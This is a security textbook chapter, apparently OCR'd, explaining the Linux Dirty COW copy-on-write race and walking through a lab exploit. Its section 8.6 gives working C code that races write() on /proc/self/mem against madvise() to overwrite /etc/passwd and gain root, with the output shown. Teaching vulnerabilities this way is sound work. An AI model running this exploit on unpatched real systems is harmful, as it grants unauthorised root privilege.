Chapter 8

The Dirty COW Race Condition Attack

The Dirty COW vulnerability is an interesting case of the race condition vulnerability. It existed in the `Linux` kernel since September 2007, and was discovered and exploited in October 2016. The vulnerability affects all `Linux`-based operating systems, including Android, and its consequence is very severe: attackers can gain the root privilege by exploiting the vulnerability. The vulnerability resides in the code of copy-on-write inside `Linux` kernel. By exploiting this vulnerability, attackers can modify any protected file, even though these files are only readable to them. In this chapter, we study how the attack works, and show how to use this attack to modify the `/etc/password` file to gain the root privilege on the system.

Contents

8.1 Memory Mapping using `mmap()`

To understand the Dirty COW vulnerability, we need to first understand how memory mapping works. In `Unix`, `mmap()` is a POSIX-compliant system call that maps files or devices into memory. The default mapping type for `mmap()` is file-backed mapping, which maps an area of a process's virtual memory to files; reading from the mapped area causes the file to be read. Let us look at the following program.

```
/* mmap_example.c */
#include <sys/mman.h>
#include <fcntl.h>
#include <sys/stat.h>
#include <string.h>

int main()
{
  struct stat st;
  char content[20];
  char *new_content = "New Content";
  void *map;

  int f=open("./zzz", O_RDWR);                          ①
  fstat(f, &st);
  // Map the entire file to memory
  map=mmap(NULL, st.st_size, PROT_READ|PROT_WRITE,      ②
                             MAP_SHARED, f, 0);

  // Read 10 bytes from the file via the mapped memory
  memcpy((void*)content, map, 10);                      ③
  printf("read: %s\n", content);

  // Write to the file via the mapped memory
  memcpy(map+5, new_content, strlen(new_content));      ④

  // Clean up
  munmap(map, st.st_size);
  close(f);
  return 0;
}
```

In the above program, Line ② calls the `mmap()` system call to create a mapped memory. The meanings of the arguments are explained in the following (full details of the system call can be found in the `Linux` manual [Wikipedia, 2016a]):

- The first argument specifies the starting address for the mapped memory; if the argument is `NULL`, the kernel will choose the address.
- The second argument specifies the size of the mapped memory.
- The third argument specifies whether the memory is readable or writable. It should match the access type used when the file is open (Line ①); otherwise, the mapping will fail. In our example, since the file is opened with the `O_RDWR` flag (readable and writable), we

can map the memory using the PROT_READ and PROT_WRITE flags. If the file is opene with the O_RDONLY flag (read-only), then we cannot use PROT_WRITE.

- The fourth argument determines whether an update to the mapping is visible to othe processes mapping the same region, and whether the update is carried through to th underlying file. The most common types are MAP_SHARED and MAP_PRIVATE, and w will discuss them later.
- The fifth argument specifies the file that needs to be mapped.
- The sixth argument specifies an offset, indicating from where inside the file the mapping should start. We use 0 in our example and use the file size in the second argument indicating that we want to map the entire file.

Once a file is mapped to memory, we can access the file by simply reading from and writing to the mapped memory. For example, in Line ③, we read 10 bytes from the file using a memory-access function memcpy(), which copies the data from one memory location to another location. In Line ④, we write a string to the file, again using memcpy(). The file zzz is modified.

There are many applications of mmap(). One typical application is Inter-Process Call (IPC), which allows a process to send data to other processes. For example, if two processes want to communicate with each other, they can map the same file to their memory using mmap(). When one process writes to the mapped memory, the data can be immediately visible to the other process (assuming the MAP_SHARED type is used). The mapped memory behaves like a shared memory between the two processes.

Another application of mmap() is to improve performance. When we need to access a file, the most common way is to use the read() and write() system calls, which require trapping into the kernel and copying data between the user space and the kernel space. Using memory memory, accessing a file becomes memory operations, which are conducted entirely in the user space. Therefore, the time spent on file access can be reduced. However, the performance improvement does not come free. A disadvantage of memory mapping is the memory usage, because we have to commit a block of a memory (at least one page) to the mapped file. If we need to map a large file into memory, the memory usage can become very significant. If we only need to access a small portion of a file repeatedly, memory mapping can be beneficial.

8.2 MAP_SHARED, MAP_PRIVATE and Copy On Write

The mmap() system call creates a new mapping in the virtual address space of the calling process. When it is used on a file, the file content (or part of it) will be loaded into the physical memory, which will be mapped to the calling process's virtual memory, mostly through the paging mechanism. When multiple processes map the same file to memory, although they can map the file to different virtual memory addresses, the physical memory, where the file content is held, is the same. If these processes map the file using the MAP_SHARED option, writes to the mapped memory update the shared physical memory, so the update is immediately visible to other processes. Figure 8.1(a) shows the situation when two processes map the same file to their memory using the MAP_SHARED option.

When the MAP_PRIVATE option is used, the file is mapped to the memory private to the calling process, so whatever changes made to the memory will not be visible to other processes; nor will the changes be carried through to the underlying file. This option is used if a process



Figure 8.1: MAP_SHARED and MAP_PRIVATE

wants to have a private copy of a file, and it does not want any update to the private copy to affect the original file.

To create a private copy, the contents in the original memory need to be copied to the private memory. Since it takes time to copy memory, the copy action is often delayed until it is needed. For this reason, a virtual memory mapped using MAP_PRIVATE still points to the shared physical memory (the "master" copy) initially, so if the process does not need to write to the mapped memory, there is no need to have a private copy. However, if the process tries to write to the memory, having a private copy becomes necessary. That is when the OS kernel will allocate a new block of physical memory, and copy the contents from the master copy to the new memory. The OS will then update the page table of the process, so the mapped virtual memory will now point to the new physical memory. Any read and write will then be conducted on this private copy. Figure 8.1(b) illustrates the changes to Process 2's memory mapping after a write operation. From the figure, we can see that the newly created physical memory is no longer mapped to the actual file, so any update to this block of memory will have no effect on the underlying mapped file.

Copy On Write. The behavior described above is called "Copy On Write (COW)", which is an optimization technique that allows virtual pages of memory in different processes to map to the same physical memory pages, if they have identical contents. COW is used extensively in modern operating systems, not just by `mmap()`. For example, when a parent process creates a child process using the `fork()` system call, the child process is supposed to have its own private memory, with its initial contents being copied from the parent. However, copying memory is time consuming, so operating systems often delay it until it is absolutely necessary (in human

behavior, this is called procrastination). The OS will let the child process share the parent process's memory by making their page entries point to the same physical memory. If the parent and child processes only read from the memory, there is no need to do a memory copy. To prevent them from writing to the memory, the page entries for both processes are set to read-only, so if any one tries to write to the memory, an exception will be raised, and that is when the OS will allocate new physical memory for the child process (only for the affected page, or so called "dirty" page), copy the contents from the parent process, and change the child process's page table, so each process's page table points to its own private copy. The name of "copy on write" reflects such a behavior.

8.3 Discard the Copied Memory

After a program gets its private copy of the mapped memory, it can use a system call called `madvise()` to further advise the kernel regarding the memory. The system call is defined as the following:

```
int madvise(void *addr, size_t length, int advice)
```

This system call is used to give advices or directions to the kernel about the memory from address `addr` to `addr + length`. The system call supports several types of `advice`, and readers can get more details about them from the manual of `madvise()` [Linux Programmer's Manual, 2017d]. We will only focus on the `MADV_DONTNEED` advice, which is used in the Dirty COW attack.

When we use `MADV_DONTNEED` as the third argument, we are telling the kernel that we do not need the claimed part of the address any more. As a result, the kernel will free the resource of the claimed address. There is an important feature about `MADV_DONTNEED` that is critical to the Dirty COW attack: as the official manual states, "subsequent accesses of pages in the range will succeed, but will result in repopulating the memory contents from the up-to-date contents of the underlying mapped file" [Linux Programmer's Manual, 2017d]. In other words, if the pages we want to discard originally belong to some mapped memory, then after we use `madvise()` with the `MADV_DONTNEED` advice, the process's page table will point back to the original physical memory. For example, in Figure 8.1(b), before any write operation on the mapped memory, Process 2's page table points to the physical memory marked with ①. After copy on write, the page table will point to the process's private copy marked with ②. After using `madvise()` with the `MADV_DONTNEED`, the process's page table will point back to the physical memory marked with ①.

8.4 Mapping Read-Only Files

The Dirty COW attack involves mapping read-only files, so we need to understand its behavior first. Let us create a file (called `zzz`) in the root directory, change its owner/group to root, and make it readable (but not writable) to other users. We put a number of 1's inside the file.

```
$ ls -ld zzz
-rw-r--r-- 1 root root 6447 Nov  8 16:25 zzz
$ cat /zzz
11111111111111111111111111111111
```

From a normal user account (e.g. `seed`), We can only open this file using the read-only flag (`O_RDONLY`). This means, if we map the file to memory, we can only use the `PROT_READ` option, or `mmap()` will fail. The mapped memory will be marked as read-only. We can still use memory access operations, such as `memcpy()`, to read from the mapped memory, but we cannot use these operations to write to the read-only memory due to the access protection on the memory. However, operating systems, which run in a privileged mode, can still write to the read-only memory. Normally, operating systems will not help us (running with the normal-user privilege) to write to read-only memory, but in `Linux`, if a file is mapped using `MAP_PRIVATE`, the operating system will make an exception, and help us write to the mapped memory via a different method using the `write()` system call. This is safe, because write is only conducted on our own private copy of the memory, not affecting others. See the following example:

Listing 8.1: Map a read-only file

```
/* cow_map_readonly_file.c */
#include <stdio.h>
#include <sys/mman.h>
#include <fcntl.h>
#include <unistd.h>
#include <string.h>

int main(int argc, char *argv[])
{
  char *content="**New content**";
  char buffer[30];
  struct stat st;
  void *map;

  int f=open("/zzz", O_RDONLY);
  fstat(f, &st);
  map=mmap(NULL, st.st_size, PROT_READ, MAP_PRIVATE, f, 0); ①

  // Open the process's memory pseudo-file
  int fm=open("/proc/self/mem", O_RDWR);
                                                          ②

  // Start at the 5th byte from the beginning.
  lseek(fm, (off_t) map + 5, SEEK_SET);
                                                          ③

  // Write to the memory
  write(fm, content, strlen(content));
                                                          ④

  // Check whether the write is successful
  memcpy(buffer, map, 29);
  printf("Content after write: %s\n", buffer);

  // Check content after madvise
  madvise(map, st.st_size, MADV_DONTNEED);
  memcpy(buffer, map, 29);                                ⑤
  printf("Content after madvise: %s\n", buffer);

  return 0;
}
```

In the code above, we map `/zzz` into read-only memory (Line ①). Due to the memory protection, we cannot directly write to this memory, but we can write to it via the `proc` file system, which is a special filesystem in Unix-like operating systems that presents information about processes and other system information in a hierarchical file-like structure, providing a convenient and standardized method for dynamically accessing process data [Wikipedia, 2016b]. Through `/proc/self/mem` (Line ②), a process can use file operations, such as `read()`, `write()`, and `lseek()`, to access data in its memory.

In the above code shown in Listing 8.1, we use the `lseek()` system call (Line ③) to move the file pointer to the fifth byte from the beginning of the mapped memory, and then use the `write()` system call (Line ④) to write a string to the memory. The write operation will trigger copy on write, because the `MAP_PRIVATE` option is used when `/zzz` is mapped to memory, i.e., the write will only be conducted on a private copy of the mapped memory, not directly on the mapped memory itself. Running the above program, we see the following results:

```
$ gcc cow_map_readonly_file.c
$ a.out
Content after write: 11111**New content**111111111
Content after madvise: 11111111111111111111111111111
$ cat /zzz
11111111111111111111111111111
```

From the printout, we can see that after we write to the mapped memory, the memory is indeed modified; it now contains `"**New content**"` (see the first line of the printout). However, the change is only on a copy of the mapped memory; it does not affect the underlying file. We can confirm that from the outcome of the `cat` command. In Line ⑤ of our code, we tell the kernel that the private copy is no longer needed. The kernel will point our page table back to the original mapped memory. If we read the memory again, we will get the contents from the `/zzz` file (see the second line of the printout). The updates made to the private copy are discarded.

8.5 The Dirty COW Vulnerability

We have shown that the `write()` system call can be used to write to the mapped memory. For the memory of the copy-on-write type, the system call has to perform three essential steps: (A) make a copy of the mapped memory, (B) update the page table, so the virtual memory now points to the newly created physical memory, and (C) write to the memory. Unfortunately, these steps are not atomic, i.e., the execution of these steps can be interrupted by other threads or processes. This creates a potential race condition, which is what exactly enables the Dirty COW attack.

The problem occurs between Steps B and C. Step B changes the page table of the process, so the virtual memory now points to the the physical memory marked by ② (see Figure 8.2(b). If nothing else happens afterwards, Step C will be performed, so the `write()` system call will successfully write to a private copy of the mapped memory. Since Steps B and C are not atomic, what if something else happens between these two steps? In particular, what if the page entries for the virtual memory got changed in between? We know that by using `madvise()` with the `MADV_DONTNEED` advice, we can ask the kernel to discard the private copy of the mapped memory (marked by ②), so the page table can point back to the original mapped memory (marked by ①).



Figure 8.2: The Dirty COW Attack

When `madvise()` occurs between Steps B and C, as shown in Figure 8.2(a), a dangerous race condition will happen. Step B makes the virtual memory point to ②, but `madvise()` changes it back to ①, essentially negating what Step B has done. Therefore, when Step C is performed, the physical memory marked by ① is actually modified, instead of the process's private copy. Changes in the memory marked by ① will be carried through to the underlying file, causing a read-only file to be modified.

One may ask why the protection on the mapped memory (marked by ①) cannot prevent the `write()` system call from writing to it; the memory is marked as copy-on-write, so it should not be writable by the process. The protection actually does work, but only at the beginning. When the `write()` system call starts, it does check the protection of the mapped memory. When the system sees that the memory is a COW type, it triggers Steps A, B, and C. Before Step C is performed, there is no need to do another check, because the system knows for sure that the write will now be performed on the private copy of the mapped memory. Unfortunately, because Steps B and C are not atomic, the precondition assumed by Step C can be invalidated by `madvise()`. Since there is no more check on the protection, writing to the protected memory will be successful. Had Step C made another check before conducting the write, the problem can be avoided.

In summary, to exploit the Dirty COW vulnerability, we need two threads, one trying to write to the mapped memory via `write()`, and the other trying to discard the private copy of the mapped memory using `madvise()`. If these two threads follow the intended order, i.e., Steps A, B, C, `madvise()`, Steps A, B, C, `madvise()`, ..., there will not be any problem. However, if `madvise()` gets in between Steps B and C, an undesirable situation will occur. This is a standard race condition vulnerability, where two processes or threads race each other to influence the output.

8.6 Exploiting the Dirty COW Vulnerability

We will show how to exploit the Dirty COW race condition vulnerability to gain the root privilege. This vulnerability allows us to modify any file as long as we have the read permission on the file. We show how to modify a protected file to get the root privilege.

8.6.1 Selecting /etc/passwd as Target File

We choose the /etc/passwd file as our target file. This file is world-readable, but non-roo users cannot modify it. The file contains the user account information, one record for each use Assume that our user name is seed. The following lines show the records for root and seed

```
root:x:0:0:root:/root:/bin/bash
seed:x:1000:1000:Seed,123,,:/home/seed:/bin/bash
```

Each of the above record contains seven colon-separated fields. Our interest is on the thir field, which specifies the user ID (UID) value assigned to a user. UID is the primary basis fo access control in Linux, so this value is critical to security. The root user's UID field contain a special value 0; that is what makes it the superuser, not its name. Any user with UID 0 i treated by the system as root, regardless of what user name he or she has. The seed user's ID is only 1000, so it does not have the root privilege. However, if we can change the value to 0 we can turn it into root. We will exploit the Dirty COW vulnerability to achieve this goal.

In our experiment, we will not use the seed account, because this account is used for mos of the experiments in this book; if we forget to change the UID back after the experiment, othe experiments will be affected. Instead, we create a new account called testcow, and we wil turn this normal user into root using the Dirty COW attack. Adding a new account can b achieved using the adduser command. After the account is created, a new record will b added to /etc/passwd. See the following:

```
$ sudo adduser testcow
  ...
$ cat /etc/passwd | grep testcow
testcow:x:1001:1003:,,,:/home/testcow:/bin/bash
```

8.6.2 Set Up the Memory Mapping and Threads

We first map /etc/passwd into memory. Since we only have read permission on the file, w can only map it to read-only memory. Our goal is to eventually write to this mapped memory not to its copy. To do that, we create two additional threads, run them in parallel, hoping to hi the condition needed for exploiting the Dirty COW vulnerability. The code for the main threa is described in the following.

Listing 8.2: The main thread

```
/* cow_attack_passwd.c  (the main thread) */

#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>

void *map;

int main(int argc, char *argv[])
{
  pthread_t pth1,pth2;
```

```
  struct stat st;
  int file_size;

  // Open the target file in the read-only mode.
  int f=open("/etc/passwd", O_RDONLY);

  // Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the position of the target area
  char *position = strstr(map, "testcow:x:1001");                    ①

  // We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size);  ②
  pthread_create(&pth2, NULL, writeThread, position);               ③

  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
}
```

In the above code, we need to find where the record for the `testcow` account is. We use a string function `strstr()` to find the string `testcow:x:1001` from the mapped memory (Line ①). We then start two threads: `madviseThread` (Line ②) and `writeThread` (Line ③).

8.6.3 The `write` Thread

The job of the `write` thread listed in the following is to replace the string `testcow:x:1001` in the memory with `testcow:x:0000`. Since the mapped memory is of COW type, this thread alone will only be able to modify the contents in a copy of the mapped memory, which will not cause any change to the underlying `/etc/passwd` file.

Listing 8.3: The `write` thread

```
/* cow_attack_passwd.c (the write thread) */

void *writeThread(void *arg)
{
  char *content= "testcow:x:0000";
  off_t offset = (off_t) arg;

  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
    // Move the file pointer to the corresponding position.
    lseek(f, offset, SEEK_SET);
    // Write to the memory.
    write(f, content, strlen(content));
  }
}
```

8.6.4 The `madvise` Thread

The `madvise` thread does only one thing: discarding the private copy of the mapped mem
so the page table can point back to the original mapped memory.

Listing 8.4: The `madvise` thread

```
/* cow_attack_passwd.c (the madvise thread) */

void *madviseThread(void *arg)
{
  int file_size = (int) arg;
  while(1){
      madvise(map, file_size, MADV_DONTNEED);
  }
}
```

8.6.5 The Attack Result

If the `write()` and the `madvise()` system calls are invoked alternatively, i.e., one is inv
only after the other is finished, the `write` operation will always be performed on the pri
copy, and we will never be able to modify the target file. The only way for the attack to suc
is to perform the `madvise()` system call between Step B and Step C inside the `writ`
system call. We cannot always achieve that, so we need to try many times. As long a
probability is not extremely low, we have a chance. That is why in the threads, we run the
system calls in an infinite loop.

It turns out, we can hit the right condition very quickly. In our experiment, we run the a
program for a few seconds, and then press `Ctrl-C` to stop the program. We show the exec
results in the following.

```
seed@ubuntu:$ su testcow
Password:
testcow@ubuntu:$ id
uid=1001(testcow) gid=1003(testcow) groups=1003(testcow)
testcow@ubuntu:$ exit
exit
seed@ubuntu:$ gcc cow_attack_passwd.c -lpthread
seed@ubuntu:$ a.out
  ... press Ctrl-C after a few seconds ...
seed@ubuntu:$ cat /etc/passwd | grep testcow
testcow:x:0000:1003:,,,:/home/testcow:/bin/bash     ← UID becomes 0!
seed@ubuntu:$ su testcow
Password:
root@ubuntu:# ← Got a root shell!
root@ubuntu:# id
uid=0(root) gid=1003(testcow) groups=0(root),1003(testcow)
```

From the above execution results, we can see that before running the attack, the
`testcow` is just a normal user with UID `1001`. But after the attack, its UID field in `/e`
`passwd` is changed to `0000`. When we log into the `testcow` account, we can see the `#`
at the shell prompt, indicating a root shell. Running the `id` command confirms that the ru

shell's UID is indeed `0`. We have gained the root privilege by exploiting the Dirty COW race condition vulnerability.

8.7 Summary

The Dirty COW attack exploits a race condition inside the `Linux` kernel. The race condition exists in the implementation of the copy-on-write logic that involves memory mapping. When a read-only file is mapped to the memory of a process using the private mode, `Linux` wants to ensure that if the process writes to the memory, it will write to a private copy of the memory, not to the one mapping to the read-only file. For performance reasons, `Linux` uses the copy-on-write strategy to delay the memory copy operation until a write occurs. Unfortunately, there is a race condition in the implementation of copy-on-write, which enables attackers to write to the memory that actually maps to the read-only file, instead of to the private copy. As a result, the read-only file can get modified. Using this vulnerability, we can add a new record to the `/etc/password` file, and can thus create a root account on the system. The vulnerability has already been fixed in the `Linux` kernel.